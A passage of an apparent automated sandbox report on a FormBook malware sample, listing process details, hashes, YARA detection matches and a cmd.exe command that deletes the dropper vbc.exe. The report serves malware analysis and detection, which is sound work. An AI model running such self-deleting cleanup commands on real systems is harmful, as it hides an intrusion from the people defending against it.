Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1388 Parent PID: 1780

General

Start time:	17:15:27
Start date:	22/07/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: rundll32.exe PID: 1688 Parent PID: 1780

General

Start time:	17:15:53
Start date:	22/07/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe
Imagebase:	0x20000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.2357669538.0000000000280000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.2357669538.0000000000280000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.2357669538.0000000000280000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.2357526276.00000000000A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.2357526276.00000000000A0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.2357526276.00000000000A0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.2357639066.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.2357639066.00000000001F0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.2357639066.00000000001F0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 1544 Parent PID: 1688

General

Start time:	17:15:54
Start date:	22/07/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\Public\vbc.exe'
Imagebase:	0x4ab10000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Deleted

Disassembly

Code Analysis